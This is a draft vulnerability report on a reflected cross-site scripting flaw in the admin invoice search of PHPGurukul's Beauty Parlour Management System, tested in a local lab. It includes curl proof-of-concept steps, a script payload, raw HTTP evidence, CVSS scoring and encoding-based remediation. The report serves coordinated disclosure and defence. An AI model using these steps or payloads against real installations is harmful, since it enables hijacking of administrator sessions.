SECURITY VULNERABILITY REPORT

Reflected Cross-Site Scripting

admin/search-invoices.php (searchdata)

PHPGurukul Beauty Parlour Management System

Finding F-NEW-02 (consolidated: F-NEW-04)

SEVERITY LOW-ME | CVSS 4.0 4.8 | CWE 79 | OWASP A03:2021

Vendor / Product	PHPGurukul / Beauty Parlour Management System (v1.x)
Component	admin/search-invoices.php - parameter: searchdata (POST)
Target	http://localhost/bpms/ (authorized localhost XAMPP lab)
Assessment date	2026-10-30
Report version	1.0
Status	DRAFT - reflection confirmed; browser execution not captured (no browser)
Evidence (sealed)	runs/bpms/localhost/1793371241 SEAL 66db30ac...

Scope & authorization

Authorized local lab only; no production or third-party data. Harmless alert() payload; read-only (no DB rows). Session cookies redacted. No CVE claimed.

Table of Contents

1 Executive Summary 3

2 Vulnerability Metadata 3

3 Scope & Authorization 3

4 Attack Flow 3

5 Technical Description & Root Cause 4

6 Source Code Evidence 4

7 Proof of Concept (authorized lab, non-destructive) 4

8 HTTP Request / Response 5

9 Browser Validation Evidence 5

10 Impact & CVSS 4.0 Justification 5

11 CWE / OWASP & CVE Novelty Comparison 6

12 Remediation & Secure Code 6

13 Verification, Disclosure & CVE Readiness 6

1 Executive Summary

The admin invoice-search page echoes the attacker-controlled searchdata value back into the HTML response without output encoding. A value like <script>alert('F-NEW-02-XSS')</script> is reflected verbatim into a server-rendered HTML text context, so it executes when an administrator's browser renders the page.

Exploitation needs an authenticated admin session, but BPMS enforces no CSRF token and sets no SameSite on its session cookie, so a malicious page can auto-submit this POST in a logged-in admin's browser and fire the payload in the admin origin.

> **Honest status**
> Confirmed: unescaped reflection in a server-rendered script context (raw HTTP response, line 230). Not captured: live browser execution (no browser in the lab). Execution is highly likely by standard analysis but is reported as unobserved.


2 Vulnerability Metadata

Field	Value
Finding ID	F-NEW-02 (consolidated: F-NEW-04)
Class / CWE	Reflected XSS / CWE-79
OWASP 2021	A03 Injection
Method / parameter	POST / searchdata (gated on isset($_POST['search']))
Reflection point	admin/search-invoices.php:81 (HTML text context)
Authentication	Required - admin session (guard at line 5)
Delivery	Cross-site auto-submit POST (no CSRF token, no SameSite)
CVSS 4.0	AV:N/AC:L/AT:N/PR:H/UI:A/VC:L/VI:L/VA:N (~4.8)
Reproduction	Reflection confirmed unescaped; browser execution not captured

3 Scope & Authorization

All testing used an authorized, owner-controlled local lab and lab test credentials. No production system, third-party host, or real user data was involved. The PoC uses a harmless alert() and is read-only. Session cookies are redacted. No CVE is claimed.

Attack flow (CSRF-delivered reflected XSS)



5 Technical Description & Root Cause

When the search form is submitted (isset($_POST['search'])), the page prints a heading echoing the submitted term and then runs the lookup. The echo performs no HTML encoding, so markup in searchdata becomes live markup. The context is HTML text (between literal quotes in visible text), so <script> or <img onerror=...> executes. Reflection happens before/independent of whether any invoice matches.

Root cause: missing context-aware output encoding on render - an instance of the product's systemic 'echo user/DB data unescaped' pattern. Independent of the SQLi on the same parameter (which is a failure to parameterize the query).

6 Source Code Evidence

```
5:   if (strlen($_SESSION['bpmsaid']==0)) {        // admin-session guard (auth required)
76:  if(isset($_POST['search'])) {
79:    $sdata=$_POST['searchdata'];                 // user input, no validation
81:    <h4>Result against "<?php echo $sdata;?>" keyword</h4>   // REFLECTED, UNESCAPED (sink)
93:    ... where tblinvoice.BillingId like '%$sdata%' ...        // same param -> SQLi (CVE-2025-11507)
```

7 Proof of Concept (authorized lab, non-destructive)

Step 1 - Authenticate as administrator

```
curl -s -c admin.jar -b admin.jar -o /dev/null -w 'login HTTP %{http_code}\n' \
  --data 'username=admin&password=Test@123&login=' \
  http://localhost/bpms/admin/index.php
```

output

```
login HTTP 302
```

Step 2 - Submit the harmless payload (POST)

```
curl -s -b admin.jar -o resp.html \
  --data-urlencode "searchdata=<script>alert('F-NEW-02-XSS')</script>" --data 'search=' \
  http://localhost/bpms/admin/search-invoices.php
grep -n 'Result against' resp.html
```

output - payload reflected VERBATIM and UNESCAPED

```
230:  <h4 align="center">Result against "<script>alert('F-NEW-02-XSS')</script>" keyword </h4>
```

Step 3 - Negative/control check

```
curl -s -b admin.jar --data-urlencode 'searchdata=BENIGN_MARKER_12345' --data 'search=' \
  http://localhost/bpms/admin/search-invoices.php | grep -o 'Result against "BENIGN_MARKER_12345"
'
```

output

```
Result against "BENIGN_MARKER_12345"
(0 HTML-entity-encoded variants present -> server does NO output encoding)
```

8 HTTP Request / Response

request

```
POST /bpms/admin/search-invoices.php HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=<REDACTED_ADMIN_SESSION>

searchdata=%3Cscript%3Ealert('F-NEW-02-XSS')%3C%2Fscript%3E&search=
```

response (line 230)

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Server: Apache/2.4.58 (Unix) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12

<h4 align="center">Result against "<script>alert('F-NEW-02-XSS')</script>" keyword </h4>
```

9 Browser Validation Evidence

No screenshot captured - and none fabricated

No headless browser is installed (Playwright/Chromium), so a rendered alert() could not be captured without inventing it. The payload is confirmed reflected UNESCAPED in a server-rendered HTML text context (raw response, line 230) - the condition for execution in a standards browser. Reported as confirmed unescaped reflection with browser execution highly likely but NOT directly verified. A reviewer with a browser should submit the Step-2 request from an admin session and observe the alert().

10 Impact & CVSS 4.0 Justification

Metric	Value	Justification
AV	Network	Reachable over HTTP

Metric	Value	Justification
AC	Low	Single deterministic POST
PR	High	A valid ADMIN session must exist (sink is admin-only)
UI	Active	Admin must load attacker content (auto-submit form)
VC / VI	Low / Low	Script in admin origin; UI-bounded effect
VA	None	No availability impact

Vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:A/VC:L/VI:L/VA:N ~ 4.8 (Medium). Drops to Low with SameSite (delivery becomes self-XSS); rises if combined with the missing HttpOnly (prior F-11) to steal the admin session.

11 CWE / OWASP & CVE Novelty Comparison

Reference	Covers	Relationship
CVE-2025-11507	SQLi in search-invoices.php (searchdata)	Same param, different class (CWE-89)
CVE-2021-27544	Reflected XSS in add-services.php (sername)	Same product/class, different component
profile.php XSS (2025)	Stored XSS in BPMS	Same product/class, different component

No reflected-XSS CVE was found for this exact sink (NVD/MITRE/VulDB/cvefeed, 2026-10-30). Honest duplicate risk: the parameter already has an SQLi CVE and XSS is systemic in this product, so a CNA may view a standalone XSS CVE here as low-value or duplicate-adjacent. Best treated as a distinct sink within a known systemic weakness.

12 Remediation & Secure Code

```
// Before (admin/search-invoices.php:81)
<h4>Result against "<?php echo $sdata;?>" keyword</h4>
// After - context-aware HTML encoding
<h4>Result against "<?php echo htmlspecialchars($sdata, ENT_QUOTES|ENT_SUBSTITUTE,'UTF-8'); ?>" k
eyword</h4>
```

Also: add a per-session CSRF token to the search form; set HttpOnly/Secure/SameSite=Lax on PHPSESSID; add CSP script-src 'self'. Use context-specific encoding (HTML / JS / URL) - not one generic sanitizer. Parameterize the SQL query to close the separate SQLi.

13 Verification, Disclosure & CVE Readiness

Item	Conclusion
Reflected input	Confirmed unescaped (server-rendered script context)
Browser execution	NOT verified in-lab (no browser) - highly likely by analysis
Affected product	PHPGurukul BPMS v1.x
Authentication	Admin required; delivery via CSRF
Demonstrated impact	Script in admin origin (Low-Medium)
Duplicate risk	Moderate (same param has SQLi CVE; XSS systemic)
CVE eligibility	Potential, with duplicate risk - insufficient for standalone novelty
More evidence needed	Browser screenshot of executed alert(); confirm exact sink unpublished

Retest after fix: Step-2 response must show <script> entity-encoded and no alert(); CSRF token enforced; cookie carries HttpOnly/Secure/SameSite. Disclose to PHPGurukul (coordinated); do not publish a working PoC pre-fix. DRAFT for human review.